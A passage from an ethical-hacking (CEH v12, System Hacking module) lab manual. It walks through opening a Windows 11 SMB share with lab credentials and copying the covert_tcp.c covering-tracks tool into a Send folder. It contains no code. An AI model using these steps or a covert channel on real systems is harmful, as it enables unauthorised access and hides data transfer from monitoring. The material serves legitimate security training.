
Note: If **ceh-tools 10.10.1.11** option is not present then follow the below steps:

- Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.
- The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
- The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa\$\$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.


Module 06 – System Hacking




9. The **ceh-tools 10.10.1.11** window appears, showing the **CEH-Tools** shared folder in the network.
10. Navigate to **CEHv12 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file.



11. Now, navigate to the **Send** folder on **Desktop** and paste the **covert_tcp.c** file in this folder.



